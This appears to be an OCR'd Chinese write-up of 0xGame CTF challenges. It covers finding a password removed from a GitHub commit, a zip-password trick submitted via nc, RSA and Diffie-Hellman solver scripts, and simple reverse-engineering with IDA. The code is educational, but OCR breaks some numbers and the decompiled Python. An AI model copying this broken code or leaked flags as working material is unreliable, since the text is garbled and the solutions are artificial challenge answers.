
Hint 1: github里也许可以看到对于项目的修改内容？

根据题目找到了Github上，然后查找到WearyMeadow




根据提示发现其中autologinbot有3条修改记录


发现其中有一条中删去了一个密码~~（又双叒叕夹带私货）~~



根据另一条repository找到WearyMeadow的hexo blog并填入之前找到的密码



找到了WearyMeadow的吐槽博客以及flag



8848

~~8848太监手机的~~题目

server.py 1 ×

C: > Users > jyzho > Desktop > server.py > ...

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import pyzipper
import base64
import sys

def setzip():
    zipfile = pyzipper.AESZipFile('8848.zip', 'w', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES)
    password = "very_very_very_very_long_password_which_cannot_be_cracked_easily_and_will_never_be_known_to_anyone"
    zipfile.setpassword(password.encode())
    zipfile.write('flag.txt', 'flag.txt')
    zipfile.close()
    return None

def trydecode(password):
    with pyzipper.AESZipFile('8848.zip', 'r', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as extracted_zip:
        try:
            extracted_zip.extractall(pwd=password)
            print("Success!")
            print("The flag is: ",end='')
            with open('flag.txt', 'r') as f:
                print(f.read())
        except:
            print("Wrong password!")
            exit()

def checker(text):
    if(len(text) > 30):
        print('Too long!')
        exit()

def main():
    setzip()
    password = input("Please input the base64-encoded password to decompress the 8848.zip: ")
    checker(password)
    try:
        password = base64.b64decode(password)
    except:
        print('invalid base64 string!')
        exit()
    trydecode(password)

if __name__ == '__main__':
    main()
```

阅读程序，找到~~《cannot_be_cracked_easily_and_will_never_be_known_to_anyone》~~的密码，根据Hint所给文章，先对此密码进行SHA1加密，再写脚本将其转换为ASCII形式并进行base64编码。

very_very_very_very_long_password_which_cannot_be_cracked_easily_and_will_never_be_known_to_anyone

加密 ☐大写字母

481d393bea2692b07dbd4633cafaea0352d266d8

```python
import base64
password1=bytes.fromhex("481d393bea2692b07dbd4633cafaea0352d266d8")
password1=base64.b64encode(password1)
print(password1)
```


```
b'SB05O+omkrB9vUYzyvrqA1LSZtg='
```

nc提交得flag


```
┌──(root㉿kali)-[~]
└─# nc 124.220.8.243 8848
Please input the base64-encoded password to decompress the 8848.zip: SB05O+omkrB9vUYzyvrqA1LSZtg=
Success!
The flag is: 0xGame{B07h_z1p_&_8848_Can_h4v3_Two_P@ssw0rds}
```


勇者的奇妙冒险

一个小游戏



阅读代码发现并没有防止重复登录的措施，根据提示开两个终端同时进行游戏即可





Crypto

What's CRT

> 明明是个简单的中国剩余定理，本noob却被困住了很久，真的很久……

CRT，中国剩余定理

题目

```
from Crypto.Util.number import *
from secert import flag

m = bytes_to_long(flag)
e = 260792700
q,p,q_,p_ = [getPrime(512) for _ in range(4)]
gift = [q+p,q_+p_]
n,n_ = q*p,q_*p_
mq_ = pow(m,4,q_)
mp_ = pow(m,4,p_)
c = pow(m,e,n)

print(f'mygift={gift}\nmq_={mq_}\nmp_={mp_}\nn={n}\nn_={n_}\nc={c}')
'''
mygift=
[15925416640901708561793293991573474917595642805739825596593339102414328214313430010166125066639132916608736569443045051644173933089503934675628814467277922,
18342424676996843423829480445042578097182127446865571536445030052846412665700132683433441858073625594933132038175200824257774638419166516796318527302903098]
mq_=62296150987887226643923691467122911699484859513711330861540283280575055165507294617033233545818647956526337198553460103555922940335739656456866721881719 7
mp_=75145984493611914867994802250879389139450617158451280060692968764578145283473713154936440460293768301669836455700921003205661962272105028970682060730437 18
```

```
n=6332906847320606806714784400284434879657589962439586739196480545189711044898391013329345000682177960803173481391628707955103095096897840075730687950240286864371659162445474433431687924157339999302687359847853246762430196843971486026226444947188860653891307141363434638142890135810927320308703076377909166479 7
n_=8407890780013696615048696561278889486858799800545992721646289994071821345511213944185865786521521184318378043615547443159254046518996664856576422521009119021897641721029152120871620673327074367553482081668537048017012023033476691911031198061408280742181274949146420174095462779442946026801018316315168859141 7
c=1262378000238421902277269310078792531598148868917249083741368618841625591121304433278006419290082415026936448674743089266762428972472169295933446234821841629730930439163591911570169231453211105095512084412651739204088040404981802605995132603989460500485237034401256328721061379501178341912645821477948830355 2
'''
```

题目中已给出三组数，两组形式相同，一组形式不同，通过逆元将形式不同的一组转化为另外形式相同的两组，进而通过中国剩余定理的公式求解

```
from Crypto.Util.number import *
import gmpy2 as gm
mygift=
[15925416640901708561793293991573474917595642805739825596593339102414328214313430010166125066639132916608736569443045051644173933089503934675628814467277922,18342424676996843423829480445042578097182127446865571536445030052846412665700132683433441858073625594933132038175200824257774638419166516796318527302903098]
mq_=6229615098788722664392369146712291169948485951371133086154028832805750551655072946170332335458186479565263371985534601035559229403357396564568667218817197
mp_=7514598449361191486799480225087938913945061715845128006069296876457814528347371315493644046029376830166983645570092100320566196227210502897068206073043718
n=6332906847320606806714784400284434879657589962439586739196480545189711044898391013329345000682177960803173481391628707955103095096897840075730687950240286864371659162445474433431687924157339999302687359847853246762430196843971486026226444947188860653891307141363434638142890135810927320308703076377909166479 7
n_=8407890780013696615048696561278889486858799800545992721646289994071821345511213944185865786521521184318378043615547443159254046518996664856576422521009119021897641721029152120871620673327074367553482081668537048017012023033476691911031198061408280742181274949146420174095462779442946026801018316315168859141 7
c=1262378000238421902277269310078792531598148868917249083741368618841625591121304433278006419290082415026936448674743089266762428972472169295933446234821841629730930439163591911570169231453211105095512084412651739204088040404981802605995132603989460500485237034401256328721061379501178341912645821477948830355 2
e = 260792700
a=gm.iroot(mygift[1]*mygift[1]-n_*4,2)
print(a)#查看并手动赋值
q_=
(35904293720235078001446047819196322245155061114265607100240090851486490390273047330180529557687824141632199585979444399275219964975721662318783553144754 4+mygift[1])//2
p_=
(mygift[1]-35904293720235078001446047819196322245155061114265607100240090851486490390273047330180529557687824141632199585979444399275219964975721662318783553144754 4)//2
a=gm.iroot(mygift[0]*mygift[0]-n*4,2)
print(a)#查看并手动赋值
q=
(55011025575314118210836246497425173357982317813747190943896041959550882836192393536161807337431218741942534676873237630600676828861784997871227814461583 6+mygift[0])//2
```

```
p=
(mygift[0]-550110255753141182108362464974251733579823178137471909438960419595508
828361923935361618073374312187419425346768732376306006768288617849978712278144615836)//2
tm=gm.invert(e//4,(p-1)*(q-1))
mp=pow(c,tm,p)
mq=pow(c,tm,q)
M=q_*p_*n
M1,M2,M3,M4=M//q_,M//p_,M//p,M//q
t1=gm.invert(M1,q_)
t2=gm.invert(M2,p_)
t3=gm.invert(M3,p)
t4=gm.invert(M4,q)
x=(mq_*t1*M1+mp_*t2*M2+mp*t3*M3+mq*t4*M4)%M
m=gm.iroot(x,4)
print(m)#查看并手动赋值
m=404417766109752775060304108371211847467061640504259463265972631250536682994669236200614913389949
print(m)
flag=long_to_bytes(m)
print(flag)
```

得到flag

```
b'0xGame{7881ed67088e9f72b860f8c376599785}'
```

中间的那个人

大概已经是本次密码学最简单的一道题了

题目

```
from secret import flag
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import sha256
from random import *

p = getPrime(128)
g = 2
A = getrandbits(32)
B = getrandbits(32)

Alice = pow(g,A,p)
Bob = pow(g,B,p)
key = pow(Alice,B,p)
key = sha256(long_to_bytes(key)).digest()

iv = b"0xGame0xGameGAME"
aes = AES.new(key, AES.MODE_CBC, iv)
enc = aes.encrypt(flag)
print(f'g={g}\np={p}')  #we tell
print(f'Bob={Bob}')     #Bob tell
print(f'Alice={Alice}') #Alice tell

print(f'enc={enc}')#Here is they secret
```

```
'''
g=2
p=25085868568023416506580173451563343465 3
Bob=330677944334206875117282390914509273 73
Alice=235866450680721760403251513646370485539
enc=b's\x04\xbc\x8bT6\x846\xd9\xd6\x83
y\xaah\xde@\xc9\x17\xdc\x04v\x18\xef\xcf\xef\xc5\xfd|\x0e\xca\n\xbd#\x94{\x8e[.\
xe8\xe1GU\xfa?\xda\x11w'
'''
```

DH算法，可利用中间人攻击。根据Hint，用离散对数求出B，即可解码求出flag。

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import sha256
import gmpy2 as gm
from sympy.ntheory import discrete_log
g=2
p=25085868568023416506580173451563343465 3
Bob=330677944334206875117282390914509273 73
Alice=235866450680721760403251513646370485539
enc=b's\x04\xbc\x8bT6\x846\xd9\xd6\x83
y\xaah\xde@\xc9\x17\xdc\x04v\x18\xef\xcf\xef\xc5\xfd|\x0e\xca\n\xbd#\x94{\x8e[.\
xe8\xe1GU\xfa?\xda\x11w'
B=discrete_log(p,Bob,g)
key = pow(Alice,B,p)
key = sha256(long_to_bytes(key)).digest()
iv = b"0xGame0xGameGAME"
aes = AES.new(key, AES.MODE_CBC, iv)
flag = aes.decrypt(enc)
flag=flag.decode()
print(flag)
```

```
0xGame{51393fe1fd5fc2df1bf018d06f0fa11d}
```

Reverse

符文解密师

~~用记事本打开即可~~

恭喜！这是通往下一步的钥匙：0xGame{18f03f86-9783-62b5-466d-fc84c28bad3b}

用IDA 打开即可看到钥匙：

```
push    offset aDeadc0de ; "deadc0de"
```

运行程序并输入

```
神秘的数字符号：100122100210212012202
请输入你的解密结果(纯小写十六进制)：
deadc0de
恭喜！这是通往下一步的钥匙：0xGame{18f03f86-9783-62b5-466d-fc84c28bad3b}
请按任意键继续. . .
```

编译逆旅者

下载得到一个.pyc文件，利用在线反编译工具反编译得到其源码


python工具

请选择pyc文件进行解密。支持所有Python版本

浏览... 未选择文件。

```python
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.11

import binascii

def main():
    flag = binascii.unhexlify(hex(0x307847616D657B6364653964633137 2D356133312D356330612D646633342D3663373562373634366334627DL)[2:].encode())
    user_input = input('请输入一个秘密的数字：')
    if not len(user_input) != 13 or user_input.isdigit():
        print('无效输入。必须是13位数字。')
        return None
    if None == '1145141919810':
        print(f'''真理的旗帜：{flag}''')
        return None
    None('秘密的数字错误！')

if __name__ == '__main__':
    main()
    return None
```

稍作修改后运行




码海舵师

~~用记事本打开~~

请输入密语:　MHhHYW1le2ZjYmVlZWM3LTc3NTgtYmEyZi1jMDU5LTJmNWNhOWEzODc5YX0=

用IDA打开，在string view中找到密语



对其进行base64解码，得到flag